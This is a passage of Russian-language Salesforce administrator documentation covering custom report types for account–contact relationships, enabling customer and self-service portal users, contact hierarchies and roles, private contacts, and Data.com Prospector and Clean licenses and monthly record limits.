Составление отчетов	Типы настраиваемых отчетов	Типы стандартных отчетов Типы настраиваемых отчетов	Типы настраиваемых отчетов
Пользовательский интерфейс	Salesforce Classic Lightning Experience. Salesforce1	Salesforce Classic Salesforce1 (однако записи в связанном списке «Роли контактов» доступны только для чтения, и поле «Роли» не поддерживается.)	Salesforce Classic Lightning Experience. Salesforce1

СМ. ТАКЖЕ:

- Настройка контактов с несколькими организациями
- Рекомендации по использованию ролей контактов
- Создание взаимосвязи «Многие ко многим»

Создание типов настраиваемых отчетов для взаимосвязи организации и контакта

Если вы активировали параметр «Контакты с несколькими организациями», запустите отчеты, отображающие взаимосвязи между контактами и организациями. Во-первых, система позволяет настраивать типы настраиваемых отчетов, так что менеджеры по продажам и другие участники рабочих групп могут создавать нужные отчеты.

1. Просмотрите сведения о типах настраиваемых отчетов, а также основные этапы их создания и использования.
2. Создайте типы настраиваемых отчетов с соответствующими взаимосвязями объектов и настройте их при необходимости.

   Ниже просмотрите некоторые примеры типов настраиваемых отчетов.

Тип отчета	Позвольте участникам рабочих групп запускать отчеты, отображающие	A (основной объект)	B	C	Убедитесь также в следующем.
Связанные контакты	Все контакты, как прямые, так и непрямые, связанные с организациями.	Организации	Взаимосвязи с контактами		Добавьте поля «Прямое» и «Полное имя» в макет страницы «Взаимосвязи с контактами».
Связанные организации	Все организации, как прямые, так и непрямые, связанные с контактами.	Контакты	Взаимосвязи с организациями		
Связанные контакты с действиями или без них	Все контакты, как прямые, так и непрямые, связанные с организациями, независимо от наличия	Организации	Взаимосвязи с контактами	Действия	

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или обновления типов настраиваемых отчетов:

- Управление типами настраиваемых отчетов

Для удаления типов настраиваемых отчетов:

- Изменение всех данных

Тип отчета	Позвольте участникам рабочих групп запускать отчеты, отображающие	A (основной объект)	B	C	Убедитесь также в следующем.
	недавнего действия.				

3. Разверните нужные типы отчетов.
4. Уведомите участников группы сбыта о возможности создания отчетов посредством данных типов настраиваемых отчетов.

СМ. ТАКЖЕ:

Настройка типа настраиваемого отчета

Настройка контактов с несколькими организациями

Рекомендации по включению клиентского портала для контактов и управлению им

Ниже приведены рекомендации по включению клиентского портала для контактов. Выберите наилучшие методы для сохранения сведений о контактах.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Включение клиентского портала для контактов

- Контакт может быть включен на клиентском портале только в том случае, если ответственный за организацию контакта связан с ролью в собственной организации.
- Для пользователя, который одновременно является пользователем партнерского *и* клиентского порталов, необходимо создать два контакта, благодаря которым на каждом портале можно будет использовать разные имена пользователей и пароли.
- Контакт может быть пользователем портала самообслуживания и партнерского портала *или* пользователем клиентского портала.

  Прим.: Начиная с выпуска Spring '12 портал самообслуживания недоступен для новых организаций. Существующие организации могут использовать портал самообслуживания в обычном режиме.

- Все данные, созданные или принадлежащие пользователю портала самообслуживания, могут быть доступны пользователю партнерского или клиентского портала, связанному с этим же контактом.
- Поле «Псевдоним» по умолчанию содержит адрес-псевдоним данного пользователя. Например, если поле «Адрес эл. почты» содержит значение «spetrov@kompaniya.ru», то при нажатии кнопки **«Сохранить»** полю «Псевдоним» по умолчанию присваивается значение «spetrov».
- При включении клиентского портала организации контакту назначается роль «Пользователь-клиент», содержащая имя организации контакта. При необходимости роль контакта на портале может быть обновлена. Данный алгоритм не относится к пользователям массового портала, так как они не имеют ролей и не являются участниками иерархии ролей.

Управление клиентским порталом для контактов

- Настройки доступа контакта к клиентскому порталу могут быть изменены. Щелкните ссылку **«Управление внешним пользователем»** и выберите пункт **«Просмотр пользователя клиентского портала»**.
- Объединение контактов, поддерживающих возможность использования клиентского портала.
- Изменение организации контакта.
- Регулярно проверяйте актуальность настроек доступа к порталу, при необходимости деактивируя и отключая учетные записи пользователей.
- Чтобы удалить контакт, отключите для пользователя доступ к порталу. Неактивные пользователи не могут быть удалены.

СМ. ТАКЖЕ:

Включение клиентского портала для контактов и организаций-лиц

Рекомендации по объединению контактов, связанных с пользователями портала

Ограничения контактов

Отображение иерархий контактов

Предоставьте своей группе сбыта ключевой инструмент для планирования стратегии сбыта, отобразив контакты в форме иерархии или в схеме организации.

СМ. ТАКЖЕ:

Контакты

Настройка иерархии контактов в Lightning Experience

ВЕРСИИ

Доступно в версиях: Lightning Experience.


Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

Отображение контактов организации в иерархии для торговых представителей с использованием Lightning Experience. Чтобы отобразить информацию, полезную для групп сбыта, настройте столбцы иерархии.

Иерархии отображают взаимосвязь между подчиненными и руководителями на основе данных в поле «Подотчетность». Если поле «Подотчетность» пустое, то связанная иерархия или схема организации отображает только одного сотрудника, независимо числа контактов, связанных с организацией.

1. Предоставьте вашим торговым представителям доступ к иерархиям контактов со страниц контактов. В меню «Настройка» в разделе Действия Salesforce1 и Lightning Experience макета страницы контакта добавьте действие **Просмотр иерархии контактов**.


   Меню действий содержит действие «Просмотр иерархии контактов», если вы не настроили макет страницы контакта до Summer'17.



При просмотре торговые представители могут развертывать и свертывать отдельные части иерархии. Они могут просматривать до 2 000 контактов из любой точки входа в иерархию. Чтобы просмотреть контакты в другой части иерархии, торговый представитель может войти в иерархию из другого контакта.




Наведение мышки на имя контакта отображает дополнительные сведения.




2. Столбцы в иерархии организаций можно изменять так, чтобы в них отображалась самая нужная торговым представителям информация.
   a. В меню настройки в верхней части страницы выберите **Диспетчер объектов**.
   b. В контакте нажмите **Столбцы иерархии** и измените столбцы.

      Можно добавить не более 15 столбцов.

По умолчанию иерархии контактов отображают те же столбцы, что и стандартное списковое представление «Недавно просмотренные контакты». Столбцы в списковом представлении не изменяются при настройке столбцов иерархии.





Прим.: После настройки столбцов иерархии элемент Org_Contact_Hierarchy добавляется в меню спискового представления «Организации». При удалении этого элемента восстанавливаются параметры столбцов по умолчанию.

Отображение контактов в схеме организации в Salesforce Classic

Отображение контактов организации в схеме организации в Salesforce Classic.

Введите контакт в поле «Подотчетность» для каждого контакта организации, за исключением контакта, находящегося в самом верху схемы организации. Если поле «Подотчетность» контакта пустое, то схема организации отображает только одного сотрудника, независимо от числа контактов, связанных с организацией.

1. На странице сведений о контакте в поле «Подотчетность» введите имя менеджера контакта. Сохраните внесенные изменения.
2. Чтобы просмотреть контакт в схеме организации, нажмите **Просмотр схемы организации** на странице сведений о контакте.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра схемы организации:

- «Чтение» для контактов

Для изменения схемы организации:

- Полномочие «Редактирование» для контактов

Включение клиентского портала для контактов и организаций-лиц

Чтобы разрешить клиенту доступ к клиентскому порталу Salesforce, запись контакта или организации-лица данного клиента должна быть активирована в качестве пользователя клиентского портала.

1. На странице сведений о контакте или организации-лице щелкните ссылку **«Управление внешним пользователем»**, а затем выберите пункт **«Включить пользователя-клиента»**.
2. Проверьте общие сведения и региональные настройки. При необходимости введите любую нужную информацию. Поле «Имя пользователя» по умолчанию содержит адрес эл. почты клиента.
3. Выберите лицензию пользователя портала. Выбранная лицензия определяет наборы полномочий, профиль пользователя и параметры иерархии ролей, которые могут быть заданы для пользователя клиентского портала. См. раздел «Лицензии пользователей клиентского портала» на странице 2947.
4. Чтобы отправить клиенту сообщение эл. почты, содержащее его имя пользователя и пароль на клиентском портале, установите флажок «Создать пароль и немедленно уведомить пользователя».

   Если организация Salesforce использует несколько клиентских порталов, то все клиентские порталы, назначенные профилю пользователя, могут быть доступны посредством одного имени пользователя и пароля. См. раздел «Создание нескольких клиентских порталов» на странице 2912.
5. Нажмите кнопку **«Сохранить»**.
6. Чтобы устранить неполадки или подтвердить конфигурацию портала, нажмите кнопку **«Управление внешним пользователем»** на странице сведений о контакте и выберите пункт **«Войти на портал в качестве пользователя»**. Данное действие открывает новое окно обозревателя и выполняет автоматический вход от имени пользователя-партнера.

При необходимости модератор может деактивировать других пользователей.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения пользователей клиентского портала или выполнения входа в качестве пользователя портала:

- «Редактирование» для организаций, связанных с пользователем-клиентом

  И

  Редактирование пользователей портала самообслуживания

СМ. ТАКЖЕ:

Рекомендации по включению клиентского портала для контактов и управлению им
Настройка социальных организаций, контактов и интересов
Рекомендации по изменению организаций для контактов, имеющих доступ к порталам
Рекомендации по объединению контактов, связанных с пользователями портала
Общие сведения об управлении пользователями клиентского портала
Рекомендации по включению клиентского портала для контактов и управлению им

Включение функций самообслуживания для контактов и организаций-лиц

Чтобы разрешить клиенту доступ к порталу самообслуживания, включите поддержку портала самообслуживания для клиентской записи организации-лица или контакта. Пользователь портала самообслуживания может просматривать только те обращения, которые связаны с записью организации.

Прим.: Начиная с выпуска Spring '12, портал самообслуживания недоступен для новых организаций. Существующие организации могут использовать портал самообслуживания в обычном режиме.

1. На странице сведений о контакте или организации-лице нажмите кнопку **«Включить самообслуживание»**.
2. Проверьте общие сведения и региональные настройки. При необходимости введите любую нужную информацию. Поле портала самообслуживания «Имя пользователя» по умолчанию содержит адрес эл. почты клиента.
3. Чтобы назначить клиенту статус суперпользователя на портале самообслуживания, установите флажок в поле «Суперпользователь». Суперпользователи могут просматривать сведения об обращениях, добавлять комментарии и загружать вложения для всех обращений, отправленных любым сотрудником компании.
4. Чтобы отправить клиенту сообщение эл. почты, содержащее его имя пользователя и пароль на портале самообслуживания, установите флажок «Создать пароль и немедленно уведомить пользователя».
5. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для активации пользователей портала самообслуживания:

- Редактирование пользователей портала самообслуживания

СМ. ТАКЖЕ:

Что такое организация-лицо?

Настройка ролей контактов

Роли контактов позволяют определять функции каждого контакта в организации, обращении, контракте или возможности. Если используются роли контактов, участники группы сбыта всегда знают, к кому и когда обращаться. Настройте роли контактов для каждого доступного объекта. Определяются используемые роли и способы их отображения для торговых представителей.

Важное замечание: Роли контактов в Salesforce Classic поддерживаются для организаций, возможностей, обращений и контрактов. В приложении Lightning Experience роли контактов доступны для возможностей и контрактов. Роли контактов функционируют независимо, хотя выполняют подобные действия для каждого доступного объекта. Потому их следует настроить и использовать отдельно для каждого объекта.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

1. В меню «Настройка» введите строку *«Роли контактов»* в поле «Быстрый поиск», затем выберите роли контактов для настройки.
2. При необходимости измените значения раскрывающихся списков. Возможно даже создание новых значений и добавление цвета при отображении значений в диаграммах.
3. Сохраните внесенные изменения.

4. Добавьте связанный список «Роли контактов» в соответствующий макет страницы.
   Например, если создаются роли контактов для возможностей, добавьте связанный список «Роли контактов» в макеты страниц возможностей, используемые торговыми представителями.

СМ. ТАКЖЕ:

Рекомендации по использованию ролей контактов

Добавление ролей контактов и управление ими

Предоставление пользователям разрешения на создание личных контактов

Личные контакты — это контакты, не связанные с организацией. Чтобы разрешить пользователям создавать личные контакты, удалите поле «Имя организации» из макетов страниц контактов.

Контакты, которые не связаны с организациями, являются личными, независимо от модели общего доступа, используемой в организации. Прежде чем разрешить создание личных контактов, следует принять во внимание, что о них легко забыть, так как они скрыты от всех пользователей, кроме ответственного и системного администратора.

1. В настройках управления объектами контактов перейдите в раздел «Макеты страниц».
2. Выберите нужный макет.
3. Найдите поле «Имя организации» и наведите на него курсор. Нажмите значок шестеренки, чтобы отобразить свойства поля.
4. Снимите флажок «Обязательно».
5. Подтвердите изменения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки макетов страниц:

- Настройка приложения

Для просмотра макетов страниц:

- Просмотр настройки и конфигурации

Повышение качества данных организации

Высоконадежные данные являются ключевыми для успеха бизнеса. Когда данные имеют высокое качество, это означает, что ваши записи полны и соответствуют текущей действительности; это означает, что у вас есть нужные связи в организациях, в которых вы заинтересованы; и еще это означает, что у вас есть достаточно информации, чтобы закрывать сделки и расширять бизнес. Говоря кратко, высококачественные данные позволяют понимать, адаптировать задачи, сосредотачиваться и исполнять их с хирургической точностью. Data.com предлагает набор продуктов, предназначенных для того, чтобы оснастить ваш бизнес необходимыми ему высококачественными данными тогда, когда это нужно. Вы тратите меньше времени на ввод и обновление данных и можете уделять больше внимания развитию бизнеса.

Настройка Data.com Prospector

Позволяет вашим представителям находить компании, интересы и контакты средствами Salesforce. Чтобы сделать это, настройте и примените Data.com Prospector.

Настройка интеграции данных

Настройте интеграцию данных, чтобы ваша организация непрерывно получала последние сведения.

Настройка функции Data.com Clean

Эффективность вашего бизнеса определяется качеством используемых данных. Хотите тратить меньше времени на обновление и дополнение данных и больше — на развитие бизнеса. Настройте и реализуйте функцию Data.com Clean для полных актуальных записей Salesforce.

Получение оценки данных организации

Чтобы принимать взвешенные решения о качестве данных организации, запрашивайте оценку данных Data.com. Оценка отображает общее качество данных организаций и предоставляет анализ полей ключевых организаций. Оценка не изменяет данные организации. Оценка данных доступна для организаций в США и Канаде. Вместо этого текущим клиентам Data.com Clean рекомендуется использовать пакет «Отчеты Data.com Clean» из каталога AppExchange.

Оценка данных для пакетов AppExchange

Данные пакетов могут дополнять данные об организации, контактах и пр. такой информацией, как цель приобретения или рекомендации, касающиеся конкретной отрасли. Проведите бесплатную оценку, чтобы определить, представляет ли ценность для вашего бизнеса пакеты отраслевых данных, приобретенных в AppExchange.

Настройка Data.com Prospector

Позволяет вашим представителям находить компании, интересы и контакты средствами Salesforce. Чтобы сделать это, настройте и примените Data.com Prospector.

Важное замечание: Чтобы разрешить пользователю добавление и экспорт файлов из Data.com, лицензия должна быть назначена пользователю Data.com напрямую.

1. **Включение функции очистки Data.com Clean для продукта Data.com Prospector**
   Позвольте пользователям вручную очищать учетную запись, контакт и записи об интересах. Вы можете даже очищать записи, которые добавлялись из других источников. Функция очистки включается автоматически при использовании Data.com Prospector, и с ее помощью пользователи могут вручную удалять записи компаний D&B, связанные с организацией или записями интереса.
2. **Настройка Data.com Prospector**
   Продукт Data.com Prospector предоставляет основные данные Dun & Bradstreet об организациях и интересах, включая поля «Номер `D-U-N-S`», «Код `NAICS`», «Торговый стиль» и другое. Способ внедрения данного продукта описан ниже.
3. **Настройка Data.com Prospector**
   В Data.com Prospector пользователям доступны поля Dunn & Bradstreet для организаций и интересов, которые можно добавить в приложение Salesforce из Data.com.
4. **Управление доступом к результатам поиска и связанным функциям в Data.com**
   Используйте функцию **Добавить в Salesforce** и **Экспортировать результаты**, чтобы ограничить набор действий, которые могут выполнять пользователи при помощи результатов поиска Data.com для функций Data.com, в которых используются результаты поиска.
5. **Использование параметров сокрытия контактных данных в результатах поиска и экспортах Data.com**
   Результаты поиска Data.com и файлы экспорта позволяют скрывать некоторые контактные данные.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях: **Contact Manager** (без объекта «Интерес»), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для внедрения Data.com:
- Настройка приложения

Для активации пользователей Data.com:
- Управление внутренними пользователями

Для установки пакетов AppExchange:
- Загрузка пакетов AppExchange

6. Включение или выключение функции Data.com API
   Функция Data.com API включена по умолчанию.

СМ. ТАКЖЕ:

Получение нужных высококачественных данных в любое время прямо в Salesforce

Как работают типы пользователя, лицензии и ограничения на добавление записей Data.com?

Настройка пользователей Data.com

Чтобы разрешить использование базы данных Data.com, содержащей большое количество организаций, контактов и интересов, предоставьте пользователям доступ к Data.com и задайте ограничения на добавление записей. Количество пользователей Data.com, доступное для настройки в системе Salesforce или посредством приложения Data Loader, определяется количеством приобретенных лицензий Data.com.

Важное замечание: Чтобы разрешить пользователю добавление и экспорт файлов из Data.com, лицензия должна быть назначена пользователю Data.com напрямую.

1. Введите строку «*Управление пользователями*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
2. Нажмите **«Правка»** для нужного пользователя.
3. Выберите «Тип пользователя `Data.com`». (Можно просматривать типы пользователей Data.com на странице 1864.)
4. Выберите Ежемесячное ограничение на добавление `Data.com` для пользователя.
5. Сохраните пользователя.

Совет: Чтобы настроить пользователей Data.com, выбрать нужный тип пользователя Data.com и задать ежемесячное ограничение на добавление, воспользуйтесь приложением Apex Data Loader. Для этого, экспортируйте записи пользователей в `CSV`-файл, измените соответствующие поля для каждого нужного пользователя и затем импортируйте `CSV`-файл в систему Salesforce. Объект «Пользователь» содержит следующие поля для экспорта: `LastName`, `FirstName`, `UserPermissionsJigsawProspectingUser`, `JigsawImportLimitOverride` и `UserPreferencesJigsawListUser`. Дополнительную информацию об объекте «Пользователь» см. в документе *Справка по объектам Salesforce и Force.com*.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях: **Contact Manager** (без объекта «Интерес»), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для внедрения Data.com:
- Настройка приложения

Для активации пользователей Data.com:
- Управление внутренними пользователями

Для установки пакетов AppExchange:
- Загрузка пакетов AppExchange

СМ. ТАКЖЕ:

Получение нужных высококачественных данных в любое время прямо в Salesforce

Как работают типы пользователя, лицензии и ограничения на добавление записей Data.com?

Как работают типы пользователя, лицензии и ограничения на добавление записей Data.com?

Типы пользователя, лицензии и ограничения на добавление записей определяют пользователей, которые могут просматривать Data.com, а также действия, доступные пользователям Data.com.

Просмотр сведений о лицензиях Data.com, доступных остатков и ограничений

Страница «Лицензии и ограничения Data.com» в меню «Настройка» позволяет просматривать важные сведения о лицензиях, добавлении записей и ограничениях. Кроме того, данная страница отображает ежедневные ограничения API для Data.com.

Как работают лицензии для продукта Data.com Prospector?

Лицензии Data.com Prospector позволяют пользователям выполнять поиск по организациям и контактам Data.com, а затем добавлять их в качестве записей Salesforce. Пользователям может быть назначен один из двух типов лицензий («Пользователь Data.com» и «Пользователь Data.com List»), каждый из которых отличается собственными характеристиками.

Алгоритм работы лицензий для функции Data.com Clean

При использовании продукта Data.com Prospector пользователи с данными лицензиями могут вручную выполнять обновление доступных им организаций, контактов и интересов. При наличии лицензии для функции Data.com Clean пользователь может применять задания Data.com Clean для обновления записей. Кроме того, для обновления записей при добавлении или сохранении можно использовать функцию интеграции данных. Пользователи с лицензией для функции Data.com Clean могут вручную обновлять записи даже при отсутствии лицензии для Data.com Prospector.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях: **Contact Manager** (без объекта «Интерес»), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно при наличии лицензии <0>Data.com Clean<1> в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

СМ. ТАКЖЕ:

Использование Data.com. Вопросы и ответы

Настройка пользователей Data.com

Просмотр сведений о лицензиях Data.com, доступных остатков и ограничений

Страница «Лицензии и ограничения Data.com» в меню «Настройка» позволяет просматривать важные сведения о лицензиях, добавлении записей и ограничениях. Кроме того, данная страница отображает ежедневные ограничения API для Data.com.

Важное замечание: В разделе «Ограничения API Data.com» содержится информация о вызовах Match API Data.com и вызовах Search API Data.com. Если организация использует продукт Data.com Clean, отображаются только сведения о совпадающих вызовах. Если назначена пользовательская лицензия для Data.com Prospector, отображаются только сведения о поисковых вызовах.

1. Введите строку *«Лицензии и ограничения»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Лицензии и ограничения»**.

Чтобы просмотреть количество записей, добавленных или экспортированных каждым пользователем, откройте страницу «Все пользователи Data.com». Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи Data.com Prospector»**. Если организация использует типы настраиваемых отчетов, то объект «Использование Data.com» может использоваться для создания отчета, содержащего более подробную информацию об использовании.

СМ. ТАКЖЕ:

Как работают типы пользователя, лицензии и ограничения на добавление записей Data.com?

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях: **Contact Manager** (без объекта «Интерес»), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно при наличии лицензии Data.com Clean в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра страниц настроек Data.com:

- «Настройка приложения»

Как работают лицензии для продукта Data.com Prospector?

Лицензии Data.com Prospector позволяют пользователям выполнять поиск по организациям и контактам Data.com, а затем добавлять их в качестве записей Salesforce. Пользователям может быть назначен один из двух типов лицензий («Пользователь Data.com» и «Пользователь Data.com List»), каждый из которых отличается собственными характеристиками.

Важное замечание: Чтобы разрешить пользователю добавление и экспорт файлов из Data.com, лицензия должна быть назначена пользователю Data.com напрямую.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях: **Contact Manager** (без объекта «Интерес»), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Пользователь Data.com

Пользователи Data.com могут ежемесячно добавлять или экспортировать ограниченное количество записей организаций, контактов и интересов. По умолчанию записи пользователя в лицензии ограничено числом 300. Ограничение на добавление записей обновляется в полночь при наступлении первого дня месяца (на основе часового пояса организации) независимо от даты начала контракта. Неиспользованные записи аннулируются в конце каждого месяца, *не* переносятся на следующий месяц, и за них не осуществляется возврат средств.

Для каждого пользователя можно выбрать Ежемесячное ограничение на добавление Data.com. Это количество записей организаций, контактов и интересов, которые пользователь может добавлять ежемесячно. При необходимости назначьте ограничение, установленное для организации, одному или всем пользователям. Помните, что при достижении ежемесячного ограничения пользователи теряют возможность добавления записей.

Пример: Для отдела продаж компании Universal Telco, насчитывающего 14 торговых представителей, приобретено 20 лицензий Data.com Prospector. Ежемесячное ограничение по каждой лицензии составляет 300 записей. Таким образом, пользователи Data.com данной организации могут ежемесячно добавлять 6 000 записей. Администратор компании Universal Telco может распределить данное ограничение следующим образом.

- Десяти торговым представителям выделить по 300 записей.
- Двум торговым представителям выделить по 500 записей.
- Двум торговым представителям выделить по 1 000 записей.

Пользователь Data.com List

Пользователи Data.com могут ежемесячно добавлять или экспортировать ограниченное количество записей организаций, контактов и интересов. Неиспользованные записи аннулируются в конце каждого месяца, *не* переносятся на следующий месяц. Пользователям Data.com List, исчерпавшим предоставленное ежемесячное ограничение, доступны дополнительные записи, являющиеся общими для всех пользователей Data.com List организации. Срок действия неиспользованных общих дополнительных записей составляет один год с момента их приобретения. Общее ограничение, предоставленное организации, доступно только пользователям Data.com List. Пользователь Data.com, которому требуется доступ к общему ограничению, должен быть изменен на пользователя Data.com List.

Пример: Отдел маркетинга компании Universal Telco насчитывает четыре специалиста по маркетингу. Каждому специалисту назначена лицензия Data.com Prospector и все специалисты являются пользователями Data.com List. Компания Universal Telco приобретает достаточное ежемесячное количество дополнительных записей и по умолчанию предоставляет каждому пользователю Data.com 300 записей в месяц. Кроме того, компания приобретает пул, содержащий 5 000 дополнительных записей. Таким образом, каждому специалисту по маркетингу, исчерпавшему собственное ежемесячное ограничение, предоставляется доступ к общему ограничению. Другими словами, все четыре специалиста по маркетингу могут добавить в общей сложности 5 000 записей. Например, один специалист может добавить 2 500 записей, тогда как остальные 2 500 записей будут доступны одному или всем трем оставшимся специалистам.

СМ. ТАКЖЕ:

Как работают типы пользователя, лицензии и ограничения на добавление записей Data.com?

Алгоритм работы лицензий для функции Data.com Clean

При использовании продукта Data.com Prospector пользователи с данными лицензиями могут вручную выполнять обновление доступных им организаций, контактов и интересов. При наличии лицензии для функции Data.com Clean пользователь может применять задания Data.com Clean для обновления записей. Кроме того, для обновления записей при добавлении или сохранении можно использовать функцию интеграции данных. Пользователи с лицензией для функции Data.com Clean могут вручную обновлять записи даже при отсутствии лицензии для Data.com Prospector.

На странице «Лицензии и ограничения Data.com» в меню «Настройка» представлено описание параметров, доступных для каждого типа лицензии.

Прим.: Если организация приобрела только продукт Data.com Prospector, обновление записей доступно только пользователям с соответствующими лицензиями.

СМ. ТАКЖЕ:

Как работают типы пользователя, лицензии и ограничения на добавление записей Data.com?

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно при наличии лицензии Data.com Prospector в версиях: **Contact Manager** (без объекта «Интерес»), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно при наличии лицензии Data.com Clean в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Включение функции очистки Data.com Clean для продукта Data.com Prospector

Позвольте пользователям вручную очищать учетную запись, контакт и записи об интересах. Вы можете даже очищать записи, которые добавлялись из других источников. Функция очистки включается автоматически при использовании Data.com Prospector, и с ее помощью пользователи могут вручную удалять записи компаний D&B, связанные с организацией или записями интереса.

Прим.: Данные сведения относятся к функции очистки Data.com Clean и не относятся к функции интеграции данных.

Прим.:

- При приобретении продукта Data.com Clean пользователи могут очищать записи организаций, контактов и интересов вручную или *автоматически*. Удалять записи компаний D&B, связанных с организацией или записями интереса, также можно с помощью автоматических заданий. Дополнительную информацию см. в разделе «Настройка функции Data.com Clean».
- Включение функции очистки не приводит к немедленной очистке записей. Можно щелкнуть **«Отключить»**, чтобы выключить эту функцию.
- Data.com Prospector не поддерживает автоматическую интеграцию данных.

1. В меню «Настройка» введите *«Параметры очистки»* в поле «Быстрый поиск», затем выберите **«Параметры очистки»**.
2. Убедитесь, что функция Data.com Clean включена.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях: **Contact Manager** (без объекта «Интерес»), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

